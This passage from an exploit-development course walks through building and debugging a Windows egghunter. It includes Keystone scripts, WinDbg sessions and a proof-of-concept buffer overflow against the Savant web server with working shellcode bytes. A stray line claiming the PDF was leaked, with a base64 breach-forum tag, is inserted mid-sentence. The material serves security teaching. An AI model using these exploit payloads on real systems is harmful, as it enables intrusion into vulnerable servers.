With Keystone installed, let's try to write a basic example to better understand how it works. For now, the purpose of our script will be to output the opcodes for various assembly instructions.

```
from keystone import *

CODE = (
"                        "
" start:                 "
"     xor eax, eax      ;"
"     add eax, ecx      ;"
"     push eax          ;"
"     pop esi           ;"
)

# Initialize engine in 32-bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)
instructions = ""
for dec in encoding:
    instructions += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print("Opcodes = (\"" + instructions + "\")")
```

Listing 211 - keystone_0x01.py: Intro script using the Keystone Engine

[170] (Keystone Assembler Framework), http://www.keystone-engine.org

Before running the script from Listing 211, let's first understand what it does. We start by importing everything (*) from the keystone library. Next, we define the *CODE* variable, which contains the assembly *start* function followed by four assembly instructions. These are the instructions we wish to obtain the opcodes for.

The next line initializes the Keystone Engine with the *Ks* class. This class accepts two arguments: the architecture we want to use (in this case x86) and the mode (in this case 32-bit).

Using the *ks* variable, which is set to the *Ks* class, we can now invoke methods such as *asm* to compile the instructions. This method returns a list of the encoded bytes as well as the number of instructions that were assembled.

The number of instructions assembled can help troubleshoot issues where no error is thrown even if a particular assembly instruction is not successfully assembled.

We then enter a *for* loop that goes through each encoded byte and uses *format string* to store it as a Python-style shellcode in the *instructions* variable. The reason we fill it with zeroes for a width of two ({0:02x}) is to add the first 0 in a single hex digit opcode. Finally, we output the result.

```
kali@kali:~$ python3 keystone_0x01.py
Opcodes = ("\x31\xc0\x01\xc8\x50\x5e")
```

Listing 212 - Outputting the opcodes from the assembled instructions

The script appears to have run successfully and we received the opcodes as output. Let's try to verify the opcodes generated in Listing 212 using **msf-nasm_shell**.

```
kali@kali:~$ msf-nasm_shell

nasm > xor eax,eax
00000000  31C0              xor eax,eax

nasm > add eax,ecx
00000000  01C8              add eax,ecx

nasm > push eax
00000000  50                push eax

nasm > pop esi
00000000  5E                pop esi
```

Listing 213 - Comparing the opcodes from our script with the ones from msf-nasm_shell

Excellent! It appears that the opcodes match. The ability to simply edit the assembly instructions directly in a Python script will be a huge timesaver when writing custom assembly code.

Please note that while Keystone saves a large amount of time, it is not without fault. Depending on the assembly code we are working with, some opcodes, like short jumps, may not be generated correctly. We recommended going over the assembly instructions in memory to confirm that the generated opcodes are correct.

Now that we have a basic idea of how Keystone works, we can discuss how our egghunter will work. Then we'll write it in our Python script with the help of Keystone.

6.6.1.1 Exercises

1. Install Keystone on your Kali machine.
2. Run the script presented in this section and confirm that the generated opcodes match the output from msf-nasm_shell.
3. Go over the script and make sure you understand how it works.

6.6.2 System Calls and Egghunters

In order to learn more about how they work, in this section, we are going to examine one of the first egghunters released to the public.

We'll cover the main techniques used by the egghunter to find a secondary buffer and go through the important assembly instructions.

As we mentioned earlier, an egghunter is a small first-stage payload that can search the process's virtual address space (VAS) for an "egg". It essentially crawls through the entire memory space of our vulnerable software. One of the issues egghunters must account for is the fact that there is no way of telling beforehand if a memory page is mapped, if it has the correct permissions to access it, or what kind of access is allowed on that memory page. If this is not handled correctly, we will generate an access violation and cause a crash.

To combat this issue, the original author abused the *NtAccessCheckAndAuditAlarm*[171] Windows system call. While going in-depth on how this function works is outside the scope of this course, what's important to understand is that issuing this system call will almost always return a specific error code. The error code, *STATUS_NO_IMPERSONATION_TOKEN*[172] (0xc000005c), is returned due to various checks made by the function before it attempts to use any of the provided arguments.

[171] (NTAPI Undocumented Functions - NtAccessCheckAndAuditAlarm), https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FSecurity%2FNtAccessCheckAndAuditAlarm.html

[172] (Microsoft - NTSTATUS Values), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/596a1078-e883-4972-9bbc-49e60bebca55

NtAccessCheckAndAuditAlarm will work without issues in the egghunter unless we are running in the context of a thread that is impersonating a client.[173] In these cases, it might not work as expected by our egghunter code.

Because this egghunter abuses the *NtAccessCheckAndAuditAlarm* Windows system call, before going over the assembly code we need to understand what system calls are. To put it simply, a system call is an interface between a user-mode process and the *kernel*.[174]

Invoking a system call is usually done through a dedicated assembly instruction or an interrupt[175] (also known as a trap or exception). Whenever this is done, the current software will signal the operating system and request an operation to be performed. At this point, the operating system takes over, performs the operation in the background, and then returns to the running software with the result of that operation.

The egghunter takes full advantage of this. Rather than crawling the memory inside our program and risking an access violation, we'll use a system call and have the operating system access a specific memory address.

Before the desired function is called, the operating system will attempt to copy the arguments we provide in user-space, to kernel-space. If the memory address where the function arguments reside is not mapped, or if we don't have the appropriate access, the copy operation will cause an access violation.

The access violation will be handled in the background and then return a *STATUS_ACCESS_VIOLATION*[176] code (0xc0000005), allowing our egghunter to continue to the next memory page.[177]

Before invoking a system call, the operating system needs to know the function it should call and the arguments that are passed to it. On the x86 architecture, the function can be specified by setting up a unique *System Call Number*[178] in the EAX register that matches a specific function. If the function is invoked through a system call, after pushing the arguments individually on the stack, we'll move the stack pointer (ESP) to the EDX register, which is passed to the system call.

As part of the system call, the operating system will try to access the memory address where the function arguments are stored. This is done in order to copy them from user-space to kernel-space. As previously mentioned, if EDX points to an unmapped memory address or one we can't access due to lack of appropriate permissions, the operating system will trigger an access violation, which it will handle for us and return the *STATUS_ACCESS_VIOLATION* code in EAX.

[173] (Microsoft - Client Impersonation), https://docs.microsoft.com/en-us/windows/win32/secauthz/client-impersonation

[174] (Wikipedia - Kernel), https://en.wikipedia.org/wiki/Kernel_(operating_system)

[175] (Wikipedia - Interrupt), https://en.wikipedia.org/wiki/Interrupt

[176] (Microsoft - NTSTATUS Values), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/596a1078-e883-4972-9bbc-49e60bebca55

[177] The size of a memory page on x86 is *0x1000* hex bytes.

[178] A system call number is a unique integer that corresponts to a specific kernel (operating system)

Essentially, by using the *NtAccessCheckAndAuditAlarm* system call, we will only get two results back. If the memory page is valid and we have appropriate access, the system call will return *STATUS_NO_IMPERSONATION_TOKEN*. Attempting to access an unmapped memory page or one without appropriate access will result in a *STATUS_ACCESS_VIOLATION* code. The fact that there are only two possible return values for the system call is used by the egghunter assembly code as we will cover shortly.

Now that we have a basic understanding of what mechanisms the egghunter technique abuses, let's examine the code below and find out how to implement it.

```
from keystone import *

CODE = (
        # We use the edx register as a memory page counter
"                            "
"   loop_inc_page:           "
        # Go to the last address in the memory page
"       or dx, 0x0fff       ;"
"   loop_inc_one:            "
        # Increase the memory counter by one
"       inc edx             ;"
"   loop_check:              "
        # Save the edx register which holds our memory
        # address on the stack
"       push edx            ;"
        # Push the system call number
"       push 0x2            ;"
        # Initialize the call to NtAccessCheckAndAuditAlarm
"       pop eax             ;"
        # Perform the system call
"       int 0x2e            ;"
        # Check for access violation, 0xc0000005
        # (ACCESS_VIOLATION)
"       cmp al,05           ;"
        # Restore the edx register to check later
        # for our egg
"       pop edx             ;"
"   loop_check_valid:        "
        # If access violation encountered, go to n
        # ext page
"       je loop_inc_page    ;"
"   is_egg:                  "
        # Load egg (w00t in this example) into
        # the eax register
"       mov eax, 0x74303077 ;"
        # Initializes pointer with current checked
        # address
"       mov edi, edx        ;"
        # Compare eax with doubleword at edi and
        # set status flags
"       scasd               ;"
        # No match, we will increase our memory
        # counter by one
"       jnz loop_inc_one    ;"
        # First part of the egg detected, check for
```

```
        # the second part
"       scasd               ;"
        # No match, we found just a location
        # with half an egg
"       jnz loop_inc_one    ;"
"   matched:                 "
        # The edi register points to the first
        # byte of our buffer, we can jump to it
"       jmp edi             ;"
)

# Initialize engine in 32bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)
egghunter = ""
for dec in encoding:
  egghunter += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print("egghunter = (\"" + egghunter + "\")")
```

Listing 214 - original_egghunter.py: Keystone version of the original egghunter code

Since the egghunter assembly code from Listing 214 can be quite daunting to inspect all at once, we will break it down into chunks.

```
        # We use the edx register as a memory page counter
"                           "
"   loop_inc_page:          "
        # Go to the last address in the memory page
"       or dx, 0x0fff       ;"
"   loop_inc_one:           "
        # Increase the memory counter by one
"       inc edx             ;"
```

Listing 215 - Moving to the next memory page

Our egghunter starts with an *OR*[179] operation on the DX register. This operation will make EDX point to the last address of a memory page. This is followed by an *INC*[180] instruction, which effectively sets EDX to a new memory page.

> *Initially, it might seem that we could achieve this using a single assembly instruction such as AND EDX, 0xFFFFF000, but we also need to take possible null bytes generated by our instructions into account.*

Now that EDX contains the address of the next memory page, we'll proceed to the *loop_check* function.

```
"   loop_check:             "
        # Save the edx register which holds our memory
```

[179] (OR - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_219.html

[180] (INC - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_140.html

```
        # address on the stack
"       push edx            ;"
        # Push the system call number
"       push 0x2            ;"
        # Initialize the call to NtAccessCheckAndAuditAlarm
"       pop eax             ;"
        # Perform the system call
"       int 0x2e            ;"
```

Listing 216 - Performing the system call

Before setting up our system call, we use a *PUSH*[181] instruction to store the EDX register on the stack for later.

> *While we don't need the PUSH EDX instruction for the execution of the system call, we can't guarantee that EDX will be restored at the end of the system call. Pushing it on the stack allows us to restore it later on.*

After storing EDX, we push the system call number (0x02) and then perform a *POP*[182] instruction. This will pop the system call number from the stack into EAX.

Now that we have the system call number in EAX and a fake pointer to our arguments in EDX, we can invoke the system call using a specific instruction, *INT 0x2E*,[183] which results in a trap. Microsoft designed the operating system to treat this exception as a system call.

At this point, the operating system will invoke the system call. As part of this, it will check the memory pointer from EDX to gather the function arguments. If accessing the memory address from EDX causes an access violation, we will get the STATUS_ACCESS_VIOLATION (0xc0000005) result in EAX.

Our next code chunk will use the return value of the system call.

```
        # Check for access violation, 0xc0000005
        # (ACCESS_VIOLATION)
"       cmp al,05           ;"
        # Restore the edx register to check later
        # for our egg
"       pop edx             ;"
"   loop_check_valid:        "
        # If access violation encountered, go to n
        # ext page
"       je loop_inc_page    ;"
```

Listing 217 - Verify if the memory page is valid

To avoid null bytes, rather than checking for the entire DWORD, our egghunter simply performs a *CMP*[184] between the AL register and the value 0x05.

[181] (PUSH - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_269.html

[182] (POP - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_248.html

[183] Windows Internals - System Service Dispatching

The next instruction (POP EDX) will restore our memory address from the stack back into the EDX register. This is followed by a conditional jump based on the result of our previous comparison. If a STATUS_ACCESS_VIOLATION was found, we move on to the next memory page by jumping to the beginning of our egghunter and repeating the previous steps.

If the memory page is mapped, or we have the appropriate access, we continue to check for our unique signature (egg) as shown in the listing below:

```
"   is_egg:                  "
        # Load egg (w00t in this example) into
        # the eax register
"       mov eax, 0x74303077 ;"
        # Initializes pointer with current checked
        # address
"       mov edi, edx        ;"
        # Compare eax with doubleword at edi and
        # set status flags
"       scasd               ;"
        # No match, we will increase our memory
        # counter by one
"       jnz loop_inc_one    ;"
```

Listing 218 - Check the first part of our egg

Listing 218 shows our egghunter using a *MOV*[185] instruction to move the hex value of our egg in EAX and move our memory address from EDX to EDI. The next instruction, *SCASD*,[186] will compare the value stored in EAX with the first DWORD that the memory address from EDI is pointing to. Then it will automatically increment EDI by a DWORD.

This SCASD instruction is followed by another conditional jump that is dependent on the result of the comparison. If the first DWORD of our egg is not found, then we jump back, increase the memory address by one, and repeat the process. If found, we use the SCASD instruction again to check for the second DWORD of our egg.

```
        # First part of the egg detected, check for
        # the second part
"       scasd               ;"
        # No match, we found just a location
        # with half an egg
"       jnz loop_inc_one    ;"
"   matched:                 "
        # The edi register points to the first
        # byte of our buffer, we can jump to it
"       jmp edi             ;"
```

Listing 219 - Check the second part of our egg

According to the assembly code, if the second entry matches, it means that we have found our buffer and EDI points right after our egg. From here, we can redirect the execution flow with a simple JMP instruction.

[184] (CMP - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_35.html

[185] (MOV - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_176.html

[186] (SCASD - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_287.html

The original code from Matt Miller used the NtDisplayString[187] system call, exploiting the very same concept. However, Miller realized that the use of the NtAccessCheckAndAuditAlarm system call was actually improving the portability of the egghunter. This is due to the fact that the NtAccessCheckAndAuditAlarm system call number (0x02) didn't change across different operating systems versions, compared to the one for NtDisplayString.

Now that we have reviewed the code, let's execute the script and get the opcodes for our egghunter.

```
kali@kali:~$ python3 original_egghunter.py
egghunter =
("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30
\x74\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7")
```

Listing 220 - Obtaining the opcodes for our egghunter

With the opcodes generated, we can now include the egghunter in our proof of concept. Because our jump is not exact, we will prepend the egghunter with a NOP sled.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"  # xor ecx, ecx; test ecx, ecx;
je 0x17

  egghunter = (b"\x90\x90\x90\x90\x90\x90\x90\x90"      # NOP sled
               b"\x66\x81\xca\xff\x0f\x42\x52\x6a"
               b"\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
               b"\xef\xb8\x77\x30\x30\x74\x89\xd7"
               b"\xaf\x75\xea\xaf\x75\xe7\xff\xe7")

  inputBuffer = b"\x41" * (size - len(egghunter))
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"

  shellcode = b"w00tw00t" + b"\x44" * 400

  buf = httpMethod + egghunter + inputBuffer +  httpEndRequest + shellcode
...
```

Listing 221 - egghunter_0x0c.py: Using the egghunter to find our secondary buffer

[187] (NTAPI Undocumented Functions - NtDisplayString), https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FError%2FNtDisplayString.html

We attach our debugger to the vulnerable software and set a breakpoint at our POP EAX; RET instruction sequence. Once our breakpoint is hit, we will execute until a branch is taken (**ph**). Right before our conditional jump, we want to inspect the destination and confirm that the egghunter has been stored in memory without being mangled.

```
0:003> ph
eax=02f0fe70 ebx=014256d0 ecx=00000000 edx=77184550 esi=014256d0 edi=0041703c
eip=02f0ea88 esp=02f0ea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02f0ea88 0f8411000000    je      02f0ea9f                              [br=1]

0:003> u 02f0ea9f L16
02f0ea9f 90              nop
02f0eaa0 90              nop
02f0eaa1 90              nop
02f0eaa2 90              nop
02f0eaa3 90              nop
02f0eaa4 90              nop
02f0eaa5 6681caff0f      or      dx,0FFFh
02f0eaaa 42              inc     edx
02f0eaab 52              push    edx
02f0eaac 6a02            push    2
02f0eaae 58              pop     eax
02f0eaaf cd2e            int     2Eh
02f0eab1 3c05            cmp     al,5
02f0eab3 5a              pop     edx
02f0eab4 74ef            je      02f0eaa5
02f0eab6 b877303074      mov     eax,74303077h
02f0eabb 89d7            mov     edi,edx
02f0eabd af              scas    dword ptr es:[edi]
02f0eabe 75ea            jne     02f0eaaa
02f0eac0 af              scas    dword ptr es:[edi]
02f0eac1 75e7            jne     02f0eaaa
02f0eac3 ffe7            jmp     edi
```

Listing 222 - Verifying that the egghunter is unmangled in memory

Excellent! According to Listing 222, our egghunter code is present in memory and appears to be intact.

Before letting our egghunter run, we want to double-check that our secondary buffer is in memory. Once we confirm this, we'll set a breakpoint at the last instruction of our egghunter (JMP EDI) since that will be executed once our egg has been found.

```
0:003> s -a 0x0 L?80000000 w00tw00t
01425a86  77 30 30 74 77 30 30 74-44 44 44 44 44 44 44 44  w00tw00tDDDDDDDD

0:003> bp 02f0eac3

0:003> bl
     0 e Disable Clear  00418674     0001 (0001)  0:**** Savant+0x18674
     1 e Disable Clear  02f0eac3     0001 (0001)  0:****
```

Listing 223 - Confirming our secondary buffer is still present in memory

With our breakpoint set, we let the debugger continue execution (**g**). Our expectation is that the egg will be found in memory and our breakpoint at the JMP EDI instruction will be triggered; however, this does not appear to be the case.

Our application does not crash and the breakpoint is not hit. Checking the *Task Manager*, we notice that the vulnerable application has 100% CPU usage.




Figure 60: Checking CPU usage

This suggests that our egghunter is still running but it does not seem to find our secondary buffer. We know the buffer is stored in memory as we have manually confirmed this with WinDbg, so the problem must be somewhere else.

While we can find plenty of exploits publicly available that include this egghunter, it appears that they are all targeting applications on Windows 7 or prior. This means that some changes occurred in between Windows 7 and Windows 10 that break the functionality of our egghunter.

Let's try to go through our egghunter code inside WinDbg and determine if we can identify the issue.

6.6.2.1 Exercises

1. Take some time and go through the theory of this section. Make sure you understand the purpose of system calls as well as how the arguments are set up.
2. Go through the assembly code of the egghunter and ensure that you understand how it works.
3. Generate the egghunter opcodes using the Keystone framework and update your latest proof of concept to include the egghunter.
4. Attach WinDbg to the vulnerable software and verify that your egghunter is stored correctly in memory.
5. Set a breakpoint at the final instruction of the egghunter and let the debugger resume execution. Confirm that your secondary buffer is not found and the vulnerable software has a very high CPU utilization.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

6.6.3 Identifying and Addressing the Egghunter Issue

To understand what causes our egghunter to fail, we'll execute our proof of concept again and attempt to determine which part of our egghunter assembly code does not function properly.

Given that the egghunter is compact by design, it's not a very complex piece of code. It shouldn't take long to troubleshoot it.

The biggest potential point of failure in the code, which is the one we will check first, is the call to *NtAccessCheckAndAuditAlarm*. This is because this code is executed in the background and is outside our control.

Once we reach our conditional jump inside WinDbg, let's set a breakpoint at the INT 0x2E instruction. This will allow us to check that the EAX and EDX registers are set correctly before our system call. Then we can step over the system call and inspect the result from EAX.

```
0:003> ph
eax=02fffe70 ebx=014056d0 ecx=00000000 edx=77184550 esi=014056d0 edi=0041703c
eip=02ffea88 esp=02ffea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02ffea88 0f8411000000    je      02ffea9f                              [br=1]

0:003> u 02ffea9f L16
02ffea9f 90              nop
02ffeaa0 90              nop
02ffeaa1 90              nop
02ffeaa2 90              nop
02ffeaa3 90              nop
02ffeaa4 90              nop
02ffeaa5 6681caff0f      or      dx,0FFFh
02ffeaaa 42              inc     edx
02ffeaab 52              push    edx
02ffeaac 6a02            push    2
02ffeaae 58              pop     eax
02ffeaaf cd2e            int     2Eh
02ffeab1 3c05            cmp     al,5
02ffeab3 5a              pop     edx
02ffeab4 74ef            je      02ffeaa5
02ffeab6 b877303074      mov     eax,74303077h
02ffeabb 89d7            mov     edi,edx
02ffeabd af              scas    dword ptr es:[edi]
02ffeabe 75ea            jne     02ffeaaa
02ffeac0 af              scas    dword ptr es:[edi]
02ffeac1 75e7            jne     02ffeaaa
02ffeac3 ffe7            jmp     edi

0:003> bp 02ffeaaf

0:003> bl
     0 e Disable Clear  00418674     0001 (0001)  0:**** Savant+0x18674
     1 e Disable Clear  02ffeaaf     0001 (0001)  0:****
```

Listing 224 - Confirming our secondary buffer is still present in memory

With our breakpoints set, we let the debugger continue execution and inspect our registers once the breakpoints are hit. The first thing we notice is that some addresses appear to return

STATUS_ACCESS_VIOLATION in EAX. However, manually inspecting the memory addresses using WinDbg shows that they are mapped and we can read the contents of the memory.

```
0:003> g
Breakpoint 1 hit
eax=00000002 ebx=014056d0 ecx=00000000 edx=77185000 esi=014056d0 edi=0041703c
eip=02ffeaaf esp=02ffea30 ebp=41414141 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
02ffeaaf cd2e            int     2Eh

0:003> p
eax=c0000005 ebx=014056d0 ecx=00000000 edx=00000000 esi=014056d0 edi=0041703c
eip=02ffeab1 esp=02ffea30 ebp=41414141 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
02ffeab1 3c05            cmp     al,5

0:003> dc 77185000
77185000  80a87074 568a0875 47178808 4e8d55eb  tp..u..V...G.U.N
77185010  144d3b0a 7d3b5577 333877f8 4e8b66c9  .;M.wU;}.w83.f.N
77185020  01568d08 8bf45589 9d0c23f1 7718472a  ..V..U...#..*G.w
77185030  eed3d987 def7d987 ff37748d 7208753b  .........t7.;u.r
77185040  03c1832a 3b39148d 1f770c55 758ba4f3  *.....9;U.w....u
77185050  4b10ebf4 0308558b 46e69d14 55897718  ...K.U.....F.w.U
77185060  83b3ebf8 afe909c6 b8fffffb c0000242  ............B...
77185070  c78b0ceb 8b08452b 0789187d 5e5fc033  ....+E..}...3._^
```

Listing 225 - Detecting the system call issue

One of the caveats of hardcoding system call numbers is that they are prone to change across different versions of the operating system. Before Windows 8, *NtAccessCheckAndAuditAlarm*'s system call number was always 0x02. Unfortunately, this is no longer the case. In fact, with the release of Windows 10, the system call numbers often change with every update.

We will figure out how to deal with the system call number changes shortly. For now, let's determine if updating the system call number fixes our egghunter.

To find the updated system call number, we can either search for it online[188] or, given that we have access to the machine, obtain it directly from within WinDbg.

```
0:001> u ntdll!NtAccessCheckAndAuditAlarm
ntdll!NtAccessCheckAndAuditAlarm:
76f20ec0 b8c6010000      mov     eax,1C6h
76f20ec5 e803000000      call    ntdll!NtAccessCheckAndAuditAlarm+0xd (76f20ecd)
76f20eca c22c00          ret     2Ch
76f20ecd 8bd4            mov     edx,esp
76f20ecf 0f34            sysenter
76f20ed1 c3              ret
...
```

Listing 226 - Obtaining the system call number for NtAccessCheckAndAuditAlarm

[188] System call numbers can be compared at the following URL: https://j00ru.vexillium.org/syscalls/nt/32/

Based on the output from Listing 226, the system call number for our version of Windows is 0x1C6. Let's update our Python script with the new system call number and generate our new opcodes.

```
kali@kali:~$ python3 original_egghunter_win10.py
egghunter =
("\x66\x81\xca\xff\x0f\x42\x52\x68\xc6\x01\x00\x00\x58\xcd\x2e\x3c\x05\x5a\x74\xec\xb8
\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7")
```

Listing 227 - Obtaining the opcodes for our egghunter

According to the opcodes generated in Listing 227, it seems that replacing our PUSH 0x02 instruction with PUSH 0x1C6 results in null bytes. This is a problem since null bytes are bad characters and will prevent us from crashing the application.

To overcome this, we will take advantage of the *NEG*[189] assembly instruction, which is the equivalent of subtracting from 0. We first need to generate a negative value that, when subtracted from 0x00, will result in 0x1C6. Let's examine how we can do this using the evaluate extension of WinDbg (**?**).

```
0:001> ? 0x00 - 0x1C6
Evaluate expression: -454 = fffffe3a

0:001> ? 0x00 - 0xfffffe3a
Evaluate expression: -4294966842 = ffffffff`000001c6
```

Listing 228 - Obtaining the correct value for the NEG operation

We begin by subtracting the value we want, in this case 0x1C6, from 0x00. This will give us a negative hex number (0xfffffe3a). We confirm that the negate operation will produce the desired result by replicating it within WinDbg. The result is a QWORD (0xffffffff000001c6), but because we are running on the 32-bit architecture, if we run the NEG operation on a register, the result will be stored in the lower DWORD of the total value (0x000001c6), allowing us to avoid null bytes.

Let's examine what our updated egghunter code looks like now.

```
...
"   loop_check:              "
        # Save the edx register which holds our memory
        # address on the stack
"       push edx             ;"
        # Push the negative value of the system
        # call number
"       mov eax, 0xfffffe3a ;"
        # Initialize the call to NtAccessCheckAndAuditAlarm
"       neg eax              ;"
        # Perform the system call
"       int 0x2e             ;"
        # Check for access violation, 0xc0000005
        # (ACCESS_VIOLATION)
"       cmp al,05            ;"
        # Restore the edx register to check
        # later for our egg
```

[189] (NEG - x86 Instruction Set Reference), https://x86.puri.sm/html/file_module_x86_id_216.html

```
"       pop edx             ;"
...
```

Listing 229 - original_egghunter_win10_nonull.py Keystone version of the updated egghunter

With our egghunter code updated, we generate the opcodes and update our proof of concept with the new version of our egghunter.

To determine if our changes fixed the egghunter, we will once again set a breakpoint at our POP EAX; RET instruction sequence and step through until our conditional jump. Once there, we will set a breakpoint at the last instruction of our egghunter (JMP EDI) and then let the debugger resume execution.

```
0:003> ph
eax=02fdfe70 ebx=017356d0 ecx=00000000 edx=77184550 esi=017356d0 edi=0041703c
eip=02fdea88 esp=02fdea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02fdea88 0f8411000000    je      02fdea9f                              [br=1]

0:003> u 02fdea9f L16
02fdea9f 90              nop
02fdeaa0 90              nop
02fdeaa1 90              nop
02fdeaa2 90              nop
02fdeaa3 90              nop
02fdeaa4 90              nop
02fdeaa5 6681caff0f      or      dx,0FFFh
02fdeaaa 42              inc     edx
02fdeaab 52              push    edx
02fdeaac b83afeffff      mov     eax,0FFFFFE3Ah
02fdeab1 f7d8            neg     eax
02fdeab3 cd2e            int     2Eh
02fdeab5 3c05            cmp     al,5
02fdeab7 5a              pop     edx
02fdeab8 74eb            je      02fdeaa5
02fdeaba b877303074      mov     eax,74303077h
02fdeabf 89d7            mov     edi,edx
02fdeac1 af              scas    dword ptr es:[edi]
02fdeac2 75e6            jne     02fdeaaa
02fdeac4 af              scas    dword ptr es:[edi]
02fdeac5 75e3            jne     02fdeaaa
02fdeac7 ffe7            jmp     edi

0:003> bp 02fdeac7

0:003> bl
     0 e Disable Clear  00418674     0001 (0001)  0:**** Savant+0x18674
     1 e Disable Clear  02fdeac7     0001 (0001)  0:****

0:003> g
Breakpoint 1 hit
eax=74303077 ebx=017356d0 ecx=02fdea30 edx=01735a86 esi=017356d0 edi=01735a8e
eip=02fdeac7 esp=02fdea34 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02fdeac7 ffe7            jmp     edi {01735a8e}
```

```
0:003> dc @edi - 0x08
01735a86  74303077 74303077 44444444 44444444  w00tw00tDDDDDDDD
01735a96  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
01735aa6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
01735ab6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
01735ac6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
01735ad6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
01735ae6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
01735af6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
```

Listing 230 - Successfully finding our secondary buffer

Unlike the last time, where our egghunter ran in an infinite loop, we successfully located our secondary buffer as shown in Listing 230. We confirm this by inspecting the memory pointed to by the EDI register.

These kinds of problems appear quite often during exploit development, and it's not always trivial to find a good compromise between portability and shellcode size. Now that we were able to overcome this issue, we can proceed to store our shellcode in the secondary buffer and have it executed.

6.6.3.1 Exercises

1. Set breakpoints at key parts in the egghunter code to speed up the analysis of the issue.
2. Obtain the system call number using WinDbg and check it using online resources. Did it change often compared to the past versions of Windows?
3. Modify the egghunter to use the new system call number while avoiding null bytes. Can you find other instruction sequences, different than the ones used in the section above, that will produce the same result?
4. Update your previous proof of concept with the new egghunter opcodes and confirm that you can successfully find the secondary buffer.

6.6.4 Obtaining a Shell

Now that we have fixed our egghunter and were able to find the secondary buffer, we can work towards replacing it with an actual payload PDF is L3aked by VGFtYXJpc2sgLSBodHRwczovL2JyZWFjaGVkLnRvL1VzZXItVGFtYXJpc2s=.

Before doing so, we need to remember that our secondary buffer is stored in a different memory page allocated by the heap. As such, we do not know if there are any bad characters yet. Previously, when modifying the HTTP method, we found that bad characters aren't necessarily universal for the entire application.

Let's update our proof of concept with all possible hex characters once again, this time sending them as part of our secondary buffer.

```
...
  inputBuffer = b"\x41" * (size - len(egghunter))
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
  httpEndRequest = b"\r\n\r\n"

  badchars = (
    b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c"
    b"\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19"
```

```
    b"\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26"
    b"\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33"
    b"\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d"
    b"\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a"
